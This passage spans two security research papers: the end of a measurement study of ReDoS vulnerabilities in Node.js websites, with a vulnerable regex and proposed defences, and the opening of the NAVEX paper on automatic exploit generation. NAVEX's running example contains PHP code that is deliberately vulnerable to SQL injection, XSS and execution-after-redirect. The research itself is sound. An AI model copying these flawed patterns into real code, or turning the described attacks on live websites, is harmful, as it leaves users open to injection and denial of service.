Figure 12 shows the number of websites affected by each vulnerability. Perhaps unsurprisingly, the vulnerabilities in `fresh` and `forwarded` have most impact, since these two modules are part of the Express framework. One of them needs to be activated using a configuration option, while the other module is enabled by default. One may ask why not all Express analyzed websites suffer from this problem. The reason is the way we dimension our payloads: Many Express instances limit the header size, and hence we cannot send large enough payloads to confirm that the sites are vulnerable. The other six vulnerabilities affect websites with a frequency that is roughly proportional to the popularity of the respective modules. For example, the vulnerability in the popular `useragent` affects more websites than the vulnerability in the less used `charset` module. To our initial surprise, we cannot confirm any site vulnerable due to the `content` module. After more careful consideration, we realized that there are two more popular alternatives for parsing the `Content-Header` and the `content` package seems to be more popular among users of the `hapi.js` framework, which is a competitor of Express.

From an attacker's perspective, the distribution of vulnerabilities is great news, because exploits are portable across websites and knowing a vulnerabilities is sufficient to attack various websites. Likewise, the distribution is also good news for the community, showing that one can lower the risk of ReDoS in multiple websites by fixing a relatively small set of popular packages.

## 4.8 Influence of Popularity

Are ReDoS vulnerabilities a problem of less popular sites? In Figure 13, we show how the vulnerable sites are distributed across the Alexa top one million sites. For each point $p$ on the horizontal axis, the vertical axis shows the number of exploitable sites with popularity rank $\leq p$. For example, there are 61 vulnerable sites in the top 100,000 websites, with one site in top 1,000 and nine in top 10,000. As can be observed from the distribution, the vulnerabilities are roughly equally distributed among the top one million sites. There is even




Figure 13: Cumulative distribution function showing the popularity of vulnerable sites. Each point on the graph shows how many sites among the top $x$ sites suffer from at least one vulnerability.



Figure 14: Number of websites that accept a payload of a specific size. Note the logarithmic x-scale.

a slight tendency toward more vulnerabilities among the more popular websites. This tendency can be explained by the trend we have seen in Figure 4, that server-side JavaScript tends to be more popular among popular websites. Overall, we can conclude that ReDoS vulnerabilities are a general problem that affects sites independent of their popularity ranking.

## 4.9 Use of Mitigation Techniques

As mentioned before, some websites refuse to process a request whose header size exceeds a certain size. In Figure 14 we plot for each exploit how many websites accept a payload of a given size. As can be observed, most websites accept headers that are smaller than 10,000 characters, but only few websites accept headers that are, for instance, 40,000 characters long. As we have shown in Section 4.3, 10,000 characters are enough to do harm even with the least serious vulnerability. Therefore, the current limits that the websites apply on the header size are insufficient and they do not provide adequate protection against DoS.

Another interesting trend to observe in Figure 14 is that even for the most harmful exploit, `useragent`, for which we require payloads between 38 and 42 characters only, the number of websites that accept larger payloads decreases over time. This is surprising since for other exploits like `mobile-detect` there seem to be more websites to accept 10,000 characters long headers. We believe this observation to be due to the fact that some websites refuse to process many requests from the same user in a short period of time. For instance, our largest payload is sent after approximately 50 other requests of smaller size and the site refuses to serve it. This is a well known network-level protection against DoS, but there seem to be only around 200 websites to implement it. However, limiting the number of requests is no silver bullet against denial of service attacks, especially when the attacker has the resources to deploy a distributed denial of service attack.

## 4.10 Threats to Validity

One threat to validity for our study is that we rely on time measurements performed over the network to estimate the likelihood of a ReDoS vulnerability. One may argue that these measurements should not be trusted and that pure chance made us observe some larger slowdowns for malicious payloads. We address this threat in multiple ways: we show that for commercial web hosting servers there is a high correlation between response time and server CPU time, we repeat measurements multiple times, and we draw conclusions only from statistically significant differences.

Another potential concern is that the exploits we created are too generic and happen to cause slowdown in another regular expression than the one we created them for. We believe that this situation would only impact our ability to tell which module is used on the server-side and not the impact of a ReDoS attack. Moreover, five of our exploits rely on a specific sequence of characters in the payload to the effective. These sequences of highly contextual characters need to be present in the beginning or at the end of the exploit. Removing any of them would make the exploit unusable. Therefore, we believe that at least for these vulnerabilities it is very likely that our exploits indeed trigger the intended regular expression.

# 5 Discussion

In this section, we discuss the potential of a large-scale DoS attack on Node.js websites and some defenses we recommend to minimize the impact of such an event. Finally, we describe an unexpected implication of our study: that algorithmic complexity attacks can be used for software fingerprinting.

## 5.1 Impact of a Large-scale Attack

Compared to a regular DoS attack, a ReDoS vulnerability enables an attacker to launch an attack with fewer resources. As shown in Section 4.3, even the least harmful vulnerabilities we identify can be a lethal weapon when used as part of a large-scale DoS attack, because the attacker can send payloads that hang the loop for hundreds of milliseconds, several seconds, or even more, depending on the vulnerability. We remind the reader that with just eight standard attack vectors we could affect hundreds of websites.

It is worth emphasizing once again that this issue would not be as serious in a traditional thread-based web server, such as Apache. This is because the matching would be done in a thread serving the individual client. In contract, in an event-based system, the matching is done in the main loop and spending a few seconds matching a regular expression is equivalent to completely blocking the server for this amount of time.

A large-scale ReDoS attack against Node.js-based sites is a bleak scenario for which, as we have shown, many websites are not prepared. To limit this risk, we have been working with the maintainers of vulnerable modules to fix vulnerabilities. In addition, we urgently call for the adoption of multiple layers of defense, as outlined in the following.

## 5.2 Defenses

First of all, to limit the effect of a payload delivered through an HTTP header, the size of the header should be limited. For more than 15% sites, we could successfully deliver headers longer than 25,000 characters. We are not aware of any benign use cases for such large HTTP headers. Therefore, a best practice in Node.js applications should be to limit the size of request headers. This kind of defense would mitigate the effects of some potential attacks, but is limited to vulnerabilities related to HTTP headers. In contrast, vulnerabilities related to other inputs received from the network, e.g., the body of an HTTP request, would remain exploitable.

Another defense mechanism could be to use a more sophisticated regular expression engine that guarantees linear matching time. The problem is that these engines do not support advanced regular expression features, such as look-ahead or back-references. Davis et al. [11] advocate for a hybrid solution that only calls the backtracking engine when such advanced features are used, and to use a linear time algorithm in all other cases. This is an elegant solution that is already adopted by languages like Rust[9]. However, it would not completely solve the problem, since some regular expressions with advanced features may still contain ReDoS vulnerabilities. For instance, during our vulnerability study, we found the following regular expression:

```
/(?=.*\bAndroid\b)(?=.*\bMobile\b)/i
```

This expression from the `ismobilejs` module contains both lookahead and has super-linear complexity in a backtracking engine.

We also recommend that Node.js augments its regular expression APIs with an additional, optional timeout parameter. Node.js will stop any matching of regular expressions that takes longer than the specified timeout. This solution is far from perfect, but it is relatively easy to implement and adopt, has been successfully deployed in other programming languages [25], and may also be feasible for Node.js [14].

Additionally, we advocate that our work should be used as a roadmap for penetration testing sessions performed on Node.js websites. First, the tester audits the list of package dependencies, identifies any known ReDoS vulnerability in these packages or analyzes all the contained regular expressions. Second, the tester creates payloads for all the vulnerable regular expressions identified in the first step. Third, the tester tries to deliver these payloads using standard HTTP requests.

Finally, better tools and techniques should be created to help developers reason about ReDoS vulnerabilities in server-side JavaScript. Both static and dynamic analysis tools can aid in understanding the complexity of regular expressions and their performance. A good starting point could be porting existing solutions that were created for other languages, e.g. [43].

## 5.3 Fingerprinting Web Servers

Part of our methodology could be used to fingerprint web servers to predict some of the third-party modules used by a website. This ability can be useful for an attacker in at least two ways. First, the attacker may try to temper with the development process of that module by introducing backdoors that can then be exploited in the live website. Given that npm modules often depend on several others, the vulnerability can even be hidden in a dependent module. Second, the attacker may exploit a more serious vulnerability present in the same module. To show how this scenario may happen, consider the `dns-sync` vulnerability, identified in Section 4.1. The vulnerable function suffers both from a ReDoS attack and a command injection attack [37]. An attacker may use the ReDoS attack as a hard-to-detect way to scan which sites use the vulnerable module and then attack these sites with a command injection.

## 6 Related Work

**Server-side JavaScript** Ojamaa and Düüna [27] discuss the security of Node.js and identify algorithmic complexity attacks as one of the main threats. Davis et al. [11] show that ReDoS vulnerabilities are present in popular modules. We take these observations further and show that ReDoS affects real websites. Other studies on Node.js explore command injection vulnerabilities [37] and configuration errors [32]. Several techniques handle more general, Node.js-related issues: static analysis that handles Node.js-specific events [26], fuzzing to uncover concurrency-related bugs [12], auto-sanitization to protect against injections [37], and work on understanding event interactions between server-side and client-side code [1]. To the best of our knowledge, our work is the first to analyze Node.js security problems in real-world websites and to demonstrate how an attacker may exploit vulnerabilities in npm modules to attack websites.

**Analysis of ReDoS Vulnerabilities** Prior work analyzes the worst case matching time of regular expressions [6, 41, 21, 2]. Most of this work assumes backtracking-style matching and analyzes regular expressions in isolation, ignoring whether attacker-controlled inputs reach it. Recent work by Wüstholz et al. [43] considers this aspect. They combine static analysis and exploit generation to find 41 vulnerabilities in Java software. Our work differs in three ways: (i) we analyze JavaScript ReDoS, which is more serious than Java ReDoS, (ii) we detect vulnerabilities in real-world websites whose source code is not available for analysis, and (iii) we uncover ReDoS vulnerabilities containing advanced features, e.g. lookahead, that are not supported by any of the previous work. A study performed concurrently with ours considers ReDoS vulnerabilities in the npm ecosystem and confirms that ReDoS is a serious threat for JavaScript code [13].

**Regular Expressions** Regular expressions are often used for sanitizers and XSS filters. Bates et al. [5] show that XSS filters are often slow, incorrect, and sometimes even introduce new vulnerabilities. Hooimeijer et al. [18] show that supposedly equivalent implementations of sanitizers differ. A study by Chapman et al. [9] shows that developers have difficulties in composing and reading regular expressions. We are the first to analyze the impact of this problem on real-world websites. To avoid mistakes in regular expressions, developers may synthesize instead of writing them [3, 4].

**Algorithmic Complexity Attacks** Differences between average and worst case performance are the basis of algorithmic complexity attacks. Crosby and Wallach [10] analyze vulnerabilities due to the performance of hash tables and binary trees, while Dietrich et al. [15] study serialization-related attacks. Wise [7], SlowFuzz [28], and PerfSyn [39] generate inputs to trigger unexpectedly high complexity.

**Resource Exhaustion Attacks** SAFER [8] statically detects CPU and stack exhaustion vulnerabilities involving recursive calls and loops. Huang et al. [19] study blocking operations in the Android system that can force the OS to reboot when called multiple times. Shan et al. [35] consider attacks on n-tier web applications and model them using a queueing network model.

**Testing Regular Expressions** The problem of generating inputs for regular expressions is also investigated from a software testing perspective [40], [24], [22], [34]. In contrast to our work, these techniques aim at maximizing coverage or finding bugs in the implementation.

**Performance of JavaScript** ReDoS vulnerabilities are a kind of performance problem. Such problems are worth fixing independent of their exploitability in a denial of service attack, e.g., to prevent websites from being perceived as slow and unresponsive. Existing work has studied JavaScript performance issues [33] and proposed profiling techniques to identify them [30, 17, 20]. Studying the exploitability of other performance issues beyond ReDoS is a promising direction for future work.

**Studies of the Web** Lauinger et al. [23] study the use of client-side JavaScript libraries that are outdated and have known vulnerabilities. In contrast to their setup, we focus on ReDoS issues, on server-side code, and on code that is vulnerable despite being up-to-date. Another study looks into attack vectors and defenses related to the `postMessage` API in HTML5 [36], showing that attackers may use it to circumvent the same-origin policy. A study by Richards et al. [31] analyzes the use of JavaScript's `eval` function, which is prone to code injections. All the above studies are orthogonal to our work. To the best of our knowledge, we are the first to focus on server-side JavaScript and on ReDoS vulnerabilities.

## 7 Conclusions

This paper studies ReDoS vulnerabilities in JavaScript-based web servers and shows that they are an important problem that affects various popular websites. We exploit eight vulnerabilities that affect at least 339 popular websites. We show that an attacker could block these vulnerable sites for several seconds and sometimes even much longer. More generally, our results are a call-to-arms to address the current lack of tools for analyzing ReDoS vulnerabilities in JavaScript.

# NAVEX: Precise and Scalable Exploit Generation for Dynamic Web Applications

Abeer Alhuzali, Rigel Gjomemo, Birhanu Eshete, and V.N. Venkatakrishnan
*University of Illinois at Chicago*
{*aalhuz2, rgjome1, eshete5, venkat*}*@uic.edu*

## Abstract

Modern multi-tier web applications are composed of several dynamic features, which make their vulnerability analysis challenging from a purely static analysis perspective. We describe an approach that overcomes the challenges posed by the dynamic nature of web applications. Our approach combines dynamic analysis that is guided by static analysis techniques in order to automatically identify vulnerabilities and build working exploits. Our approach is implemented and evaluated in NAVEX, a tool that can scale the process of automatic vulnerability analysis and exploit generation to large applications and to multiple classes of vulnerabilities. In our experiments, we were able to use NAVEX over a codebase of 3.2 million lines of PHP code, and construct 204 exploits in the code that was analyzed.

## 1 Introduction

Modern web applications are typically designed as multi-tier applications (i.e., client, server, and database). They include many dynamic features, which generate content "on the fly" based on user interaction and other inputs. Such dynamism helps the usability as well as the responsiveness of the application to the user. These features, however, increase the complexity of web applications and raise the difficulty bar of analyzing their security.

Currently, several approaches exist for analyzing the security of modern web applications such as [9, 15, 18, 29]. These approaches use a series of analysis techniques to identify vulnerabilities such as SQL Injection (SQLI) and Cross-Site Scripting (XSS). However, a drawback of these approaches is that they generate false alarms, therefore require manual efforts to check whether each one of the reported vulnerabilities is indeed exploitable.

Other approaches take a further step and try to include methods for automatically verifying that vulnerabilities are true by generating concrete exploits [7, 25, 27, 32]. However, these approaches use largely static analysis methods. While static analysis methods can provide good coverage of an application, they often sacrifice precision due to technical challenges related to handling complex program artifacts, which is one of the main reasons for generating false positives. In particular, static analysis is challenging in the context of the dynamic features of web applications, where content (e.g., forms, links, JavaScript code) is often generated on the fly, and the code is executed at different tiers, whose effects are difficult to model statically.

In this paper, our main contribution is a precise approach for vulnerability analysis of multi-tier web applications with dynamic features. Rather than following a strictly static analysis strategy, our approach combines dynamic analysis of web applications with static analysis to automatically identify vulnerabilities and generate concrete exploits as proof of those vulnerabilities. The combination of dynamic and static analysis provides several benefits. First, the dynamic execution component greatly reduces the complexity faced by the static analysis by revealing run-time artifacts, which do not need to be modeled statically. On the other hand, the static analysis component guides its dynamic counterpart in maximizing the coverage of the application by analyzing application paths and providing inputs to exercise those paths. Second, our approach scales to very large applications (e.g., 965K LOC), surpassing significantly the state of the art. The main reason for the increased scalability is the ability of the dynamic execution component to reduce the complexity faced by the static analysis component.

An additional goal of our approach is that of enabling automatic exploit generation for different classes of vulnerabilities with minimal analysis setup overhead. To achieve this goal, our approach was designed with several analysis templates and an attack dictionary that is used to instantiate each template. There exist other *static* approaches that try to achieve such generality for identifying vulnerabilities [9, 15]. However, our approach extends [9] by (a) applying precise dynamic analysis techniques and (b) automatically generating exploits for the

identified vulnerabilities.

Our approach is implemented in a tool called NAVEX. NAVEX's operations are divided into two steps. In the first step, we create a model of the behavior of individual modules of a web application using symbolic execution. To address the scalability challenge, we prioritize only those modules that contain potentially vulnerable sinks where an attacker 'may' be successful in injecting malicious values or in exploiting other types of vulnerabilities, and analyze them further in the successive search.

In the second step, we construct the actual exploits. This requires modeling the whole application and discovering a sequence of HTTP requests that take an application to execute a vulnerable sink. To address the scalability challenge in this phase, we perform dynamic analysis of a deployed application and use a web crawler and a concolic executioner on the server-side to uncover possible HTTP navigation paths that may lead the attacker to the vulnerable sink. To maximize the coverage of the code during dynamic analysis, the crawler and concolic executioner are aided by a constraint solver, which generates the (exploit) sequence of HTTP inputs.

Our contributions in NAVEX include an exploit generation framework that can easily scale to large applications and many classes of vulnerabilities and a novel method that combines dynamic execution and static analysis to address scalability issues affecting previous works, mainly due to the dynamic features of web applications.

We evaluate NAVEX on 26 applications having a total of 3.2M SLOC and 22.7*K* PHP files. NAVEX was able to analyze the applications and generated 204 exploits, in little under 6.5 hours. Of these exploits, 195 are related to SQLI and XSS, while 9 are related to logic vulnerabilities, such as Execution After Redirect (EAR) vulnerabilities. We note that NAVEX is the first reported work in the literature to construct exploits for EAR vulnerabilities.

This paper is organized as follows. Section 2 discusses a running example to highlight challenges and provides an overview of NAVEX, Architectural and algorithmic details of NAVEX are discussed in Section 3. Section 4 contains details about the implementation, Section 5 describes the evaluation of NAVEX, and Section 6 discusses the related work. Finally, Section 7 contains the conclusions.

## 2 Challenges and Approach Overview

In this section, we use a running example to highlight the challenges addressed in this paper. We then present an overview of NAVEX.

### 2.1 Running Example

Listings 1-3 present a simple book borrowing web application, which will be used throughout this paper to illustrate our approach. Books can be selected through the web form in `selectBooks.php` module (lines 23-38 in Listing 1). `SelectBooks.php` validates some of the user input using JavaScript (lines 31-36). The user input is further validated and sanitized by server-side code (lines 4-12). Next, the module queries the database to check the book availability (line 17). Based on the query results, `$_SESSION['ISBN']` is initialized and an HTTP link to `hold.php` is printed on the browser.

```
1 <?php
2 if(!isset($_SESSION['username']))
3   header( "Location: index.php" );
4 if (isset($_POST['book_name']))
5   $book_name =
        mysql_real_escap_string($_POST['book_name']);
        //sanitization
6 else
7   $book_name ="";
8 if (isset($_POST['edition']))
9   $edition = (int)$_POST['edition']; //user input is
        sanitized
10 else
11   error();
12 if (isset($_POST['publisher']) &&
       strlen($_POST['publisher'])<=35)
13   $publisher = str_replace("'", "\"", $_POST['publisher']);
14 else
15   error();
16 $action = $_GET['action'])
17 $isbn= mysql_query( "SELECT isbn FROM BOOK_TABLE WHERE
       book_name='$book_name' AND edition = '$edition' AND
       publisher='$publisher'"); //vulnerable sink to SQLI
18 if (mysql_num_rows( $isbn ) == 1 ){
19     $_SESSION['ISBN'] = $isbn;
20     echo "<a href='".BASE_URL."hold.php'> Hold the
           Book</a>";
21     }
22 ?>//client-side code starts
23 <html><body><form method="post" action="<?php echo
       $_SERVER['PHP_SELF']."?action=borrow"?>"
       onsubmit="validate()">
24   <select name='book_name'> //drop-down list
25     <option value="Intro to CS by author1">Intro to
           CS</option>
26     <option value="Intro to Math by author2">Intro to
           Math</option>..
27   </select>
28   <input type='text' name='publisher'>
29   <input type='text' name='edition'>
30 </form>
31 <script type="text/javascript">
32 function validate() { //validates form upon submission
33   var edition = document.getElementsByName("edition");
34   if(edition.value <= 0)
35       return false; // do not submit the form
36   return true; //submit the form
37  }
38 </script></body></html>
```

Listing 1: `selectBooks.php`, find books to borrow.

`Hold.php` (Listing 2) performs additional checks and, if they are satisfied, an HTTP link guides the user to the next step (line 7). When the link is clicked the superglobal $_GET['step'] is set and the module `checkout.php` is therefore included by `hold.php` and executed. `Checkout.php` completes the borrowing process by providing a link (line 19) to the user for confirmation. The link sets two superglobals (`$_GET['step']` and `$_GET['msg']`), which will be checked by the module (line 6). Finally, a confirmation function (line 13) is

called to notify the user that the book was successfully reserved.

```
<?php
if(!isset($_SESSION['username'])) {
  header( "Location: index.php" );
  exit();
  }
if (isset($_SESSION['ISBN'])){
  echo "<a href='".BASE_URL."hold.php?step=checkout'>
       Checkout</a>";
  if (isset($_GET['step']) && $_GET['step'] == "checkout")
     include_once( "checkout.php");
  }
?>
```

Listing 2: `hold.php`, hold books for pickup.

```
<?php
if(!isset($_SESSION['username'])) {
 header( "Location: index.php" );
 exit();
}
if (isset($_GET['msg']) && isset($_SESSION['ISBN'])){
 $sql = "SELECT name FROM USERS WHERE
       username='$_SESSION['username']'" ;
 $result = mysql_query($sql);
 $name = $db->sql_fetchrow($result);
 $msg = $_GET['msg'];
 confirm($name, $msg);
}
function confirm($name, $msg){
 if (isset($name) && isset($msg) )
   echo $name. " you are ".$msg; // XSS vulnerability
 }
?> //client-side code starts
<html><body>
<a href="hold.php?step=checkout&msg=done">DONE</a>
</body></html>
```

Listing 3: `checkout.php`, checkout functionality.

The example contains sensitive sinks that are vulnerable to injection and logic attacks. For example, the query in listing 1 (line 17) is vulnerable to SQLI through the variable `$publisher`, which is not properly sanitized before reaching the sink. In particular, the `str_replace` function (line 13) does a poor job of sanitizing `$publisher`, since an SQLI attack not involving double quotes may still be used. Additionally, the `echo` call in Listing 3 is vulnerable to XSS as the user input `$msg` is not sanitized. Finally, the sink at Listing 1 line 3 is vulnerable to an Execution After Redirect (EAR) logic attack because the execution after the `header` call (redirects the execution to another PHP module) does not halt since there is no call to an execution termination function afterward. Consequently, the following statements will be executed regardless of the check at line 2. The problem is further exacerbated by the fact that those statements contain a vulnerable SQL query. An attacker may thus be able to run a SQLI exploit without needing to log in first.

## 2.2 Challenges

As illustrated by the example, typical web applications have client-side logic that consists of forms, links, and JavaScript code, which may be dynamically generated by the server-side code, as well as a complex server-side logic that frequently interacts with the client-side and with the database backend. Therefore, building an exploit generation framework that uncovers a wide range of different types of exploits for dynamic web applications is non-trivial. Specifically, we identify the following challenges:

**Sink reachability**. In web applications, some tasks/-functionalities require a series of steps, and there are dependencies that exist between these tasks. These steps are usually accomplished using different modules where the state of the application, maintained through the use of global constructs (e.g., $_GET[] in PHP), is updated to reflect the completion/failure of a step. If a sensitive sink is located deep in these interrelated modules, the challenge is to automatically generate an exploit that navigates through the complex dependencies among application modules while satisfying constraints required at each junction in the navigation. For instance, a successful exploit for the vulnerable `echo` in Listing 3, must consider navigation and constraint satisfaction through the modules `selectBooks.php, hold.php, index.php` (not shown in the example), and `checkout.php`.

More broadly, we must take into account several factors. First, data flow paths from sources to sensitive sinks must be identified. Next, possible data sanitizations along those paths must be analyzed. However, sanitizations are available in many flavors, including built-in sanitizations (e.g., `htmlspecialchars()`), implicit sanitizations (e.g., cast operators as shown in the running example), custom sanitizations (e.g., custom use of `str_replace()`), and sanitizations induced by database constraints (e.g., `NOT NULL` constraints). The practical challenge here is to precisely identify when such sanitizations are sufficiently robust to eliminate all possible risks.

**Dynamic features**. An automatic exploit generation approach that is entirely based on static aspects of a web application is prone to miss certain real exploits. As mentioned before, modern web applications often contain features that are revealed only when the application is executed. These features often include dynamically generated forms and links that may drive the navigation of the application to vulnerable sinks. Unless the application is deployed and executed, it is challenging for a static analysis approach to infer such artifacts, which may contain useful constraints for exploit paths. For instance, line 23 of Listing 1, where the `action` of the form is set by the result of running the embedded PHP code. To precisely infer the value of that action, a static analyzer has to be able to handle the PHP semantics of that code portion. Other situations (not shown in the example) include dynamically generated content including JavaScript generated content. It is, therefore, necessary

to incorporate dynamic analysis as part of the exploit generation framework to make these runtime artifacts explicit. An additional challenge with dynamic execution is maximizing the coverage of an application.

**Scalability**. Generating executable exploits that span multiple modules and traverse execution paths inside each module for large and complex modern web applications is challenging. Constructing exploits requires analyzing the application as a whole, including its client-side, server-side and database backend. To deal with this challenge, the exploit generation approach must be designed with careful considerations for pruning unfeasible exploit paths. To demonstrate the need for a scalable approach, let's consider our running example. For this simple application, to construct an exploit for the vulnerable sink in Listing 3, we have to process a total of 44 execution paths in the 3 modules (i.e., 32 paths in `selectBooks.php`, 4 in `hold.php`, and 8 in `checkout.php`) to find candidate exploitable paths to the sink.

Another scalability challenge we need to tackle is related to the goal of generating exploits for multiple classes of vulnerabilities. To address this challenge, we need to support abstraction and analysis of multiple classes of vulnerabilities efficiently, as to generate as many different types of exploits as possible.

## 2.3 Approach Overview

Our goal is to build a precise, scalable, and efficient exploit generation framework that takes into account the dynamic features of web applications and the navigational complexities that stem from dependencies among the client-side, server-side and database backend.

Our approach is implemented in a system called NAVEX, as shown in Figure 1. To address the *scalability* challenges, our approach is divided into two steps: (I) vulnerable sink identification and (II) concrete exploit generation.

Given the application source code, the first step identifies vulnerable sinks in the application and the corresponding modules. This phase analyzes each module separately and is crucial for prioritizing only those modules that have vulnerabilities; thus significantly reducing the search space and contributing to *scalability*. To address the *sink reachability challenge*, NAVEX builds a precise representation of the semantics of built-in sanitization routines. In addition, for custom sanitizations, it builds a model using symbolic constraints. These constraints are used by a constraint solver, which determines if the sanitizations are sufficiently robust.

The second step is responsible for generating concrete exploits. The main problem in automatically generating concrete exploits is that of identifying application-wide navigation paths that, starting from public-facing pages, drive the execution to the vulnerable sinks identified in the first step through a series of HTTP requests. The output of the dynamic execution is a *Navigation Graph* that represents the navigation structure of the web application. Finally, for every module containing a vulnerable sink, as identified in the first step, NAVEX uses this navigation graph to find the paths from public modules to that module along which the exploit can be executed. The dynamic features challenge is addressed in NAVEX by combining dynamic analysis and symbolic execution of applications. To maximize the coverage of an application, NAVEX repeats the dynamic execution many times, each time with different inputs generated by a constraint solver in a way that maximizes path coverage in the application. At each execution, NAVEX collects the information necessary to derive the application's navigation structure.



Figure 1: The architecture of NAVEX.

# 3 Architecture and Algorithms

## 3.1 Vulnerable Sink Identification

To identify the vulnerable sinks, NAVEX analyses each module separately. An implicit goal of this step is to exclude from the following step those modules that do not contain vulnerable sinks. In particular, as depicted in Figure 2, NAVEX first builds a graph model of each module's code, then it discovers the paths that contain data flows between sources and sinks. Finally, it uses symbolic execution to generate a model of the execution as a formula and constraint solving to determine which of those paths are potentially exploitable. Each of these components is described next.

### 3.1.1 Attack Dictionary

To address the challenge of *discovering multiple classes of vulnerabilities*, NAVEX was designed to be easily extensible to a wide range of vulnerabilities, such as SQLI, XSS as well as logic vulnerabilities such as EAR [18] and command injection. A key observation is that several types of vulnerabilities are essentially similar. For instance, SQLI and XSS both depend on the flow of malicious data from sources to sinks and injection of malicious data in those sinks. The main difference is the nature of the sink and the attack payload. This similarity, in turn, can be leveraged to build analysis templates that can be instantiated with minimal changes to discover different classes of vulnerabilities. To this end, NAVEX builds an *Attack Dictionary*, which is used to instantiate analysis templates targeting each class of vulnerability. In particular, it contains attack specifications, as follows:



Figure 2: Vulnerable Sinks Identification (Step I) Components.

**Sinks**. These are instructions that execute the malicious content of an attack. For instance, `echo` and `print` PHP functions are sinks for XSS attacks.

**Sanitizations**. These include an extensive list of PHP sanitizations, including built-in sanitization functions and operators, which may implicitly sanitize an input (e.g., cast operators). While extensive, this list is not exhaustive, and therefore it may miss functions. However, the semantics of known custom sanitization functions (e.g., `str_replace`) are captured by NAVEX using constraint solving.

**Traversal Type**. It specifies the type of traversal that is needed on the graph (the graph representation will be described shortly). We currently support forward and backward traversals between sources and sinks. Specifically, injection vulnerabilities typically need a backward traversal, while vulnerabilities such as EAR need a forward one.

**Attack Strings**. The attack strings are specifications of the possible (malicious) values that can appear at a sink. While not exhaustive, the list of attack strings used by NAVEX is very extensive. It contains 45 attack patterns collected from cheat sheets (e.g., [6]), and security reports.

Currently, the attack dictionary contains entries for SQLI, XSS, file inclusion, command injection, code execution, and EAR.

### 3.1.2 Graph Construction

This step builds a graph model to represent the possible execution paths, which are later symbolically executed, in a PHP module. Specifically, our graph model is based on Code Property Graphs (CPGs) [9, 33], which combine abstract syntax trees (AST), control flow graphs (CFG), call graph, and data dependence graphs (DDG) under a unique representation to discover vulnerabilities, which are modeled as graph queries. In particular, given a source and a sink instruction, CPGs can be used to find data dependency paths between their variables.

However, our final goal is not merely that of finding vulnerable paths but also that of generating *concrete exploits*. To this end, we extend CPGs with *sanitization* and *database constraint* tags. These tags are attributes added to the CPGs and are used to prune out a large number of potentially unexploitable paths and indirectly addressing the challenge of path explosion.

**Sanitization Tags**. A sanitization tag stores information about the sanitization status of each variable in a node, if any. The possible values of the tag are `unsan-X`, `san-X` where X represents the specific vulnerability. For instance, `san-sql` and `unsan-sql` represent presence (or non-presence) of SQLI sanitization, respectively.

The values of the sanitization tags are inferred and added to the graph during its construction. In particular, as a node is added to the CPG, the corresponding node's AST is analyzed to detect eventual sanitizations. This analysis is guided by the *sanitizations* patterns contained in the attack dictionary for each type of vulnerability. When a match among the sanitization patterns is found for a variable in a node, the corresponding `san-X` value is set for that variable. Note, we add sanitization tags that resolve the sanitization status of different types of PHP statements such as assignment, cast, binary, unary statements, built-in functions, etc.

To demonstrate how NAVEX assigns sanitization tags, let us consider the statement at line 9 in Listing 1. NAVEX starts by inspecting the AST of `$edition = (int)$_POST['edition']` to assign an appropriate tag to $_POST['edition'] first. Then, it propagates the sanitization status to `$edition`. In this case, the assigned tag to $_POST['edition'] is `san-all` because the cast to integer operator sanitizes it for all vulnerabilities in our attack dictionary. Consequently, the variable `$edition` will have the same value in its sanitization tag.

**Database Constraint Tags**. Databases may often enforce additional constraints on the data that flow to the database tables. For instance, the columns of a database table may implicitly sanitize certain inputs, based on the column's data type (e.g., `enum` or `integer`). We enhance code property graphs to capture database constraints. In particular, for each web application, NAVEX parses its schema to collect table names, their columns names, data types, and value constraints (e.g., NOT NULL).

During the CPG construction, NAVEX adds a tag called *DB* to the root node of each application. This tag contains the collected information from the schema, and it is utilized later during the graph traversal and exploit generation (Sections 3.1.3 and 3.1.4).

### 3.1.3 Graph Traversal

The goal of this step is to discover vulnerable paths from sources to sensitive sinks by inspecting the enhanced CPG.

**Backward Traversal**. An example of a *backward* traversal for discovering vulnerable paths for injection vulnerabilities is shown in Algorithm 1.

The algorithm starts by searching the graph for calls to sensitive sinks specified in the attack dictionary (line 4). For each node representing a sink, it follows backward the data dependency edges for all variables used in that sink using the function `AnalyzeNode` (line 8). This function calls `FollowBackwardDDEdge` (line 18) to find all data dependency paths from a sink node to either a source or a function argument (if the sink is inside a function). If a path ends at a function argument, `AnalyzeNode` is called recursively over the nodes representing the call sites of that function (line 15). The function `FollowBackwardDDEdge` identifies intra-procedural paths between sources and sinks and uses the *sanitization* and *DB* tags to eliminate sanitized paths. Finally, `getPathsTo` (line 24) finds all traversed and unsanitized paths in the graph leading to source nodes.

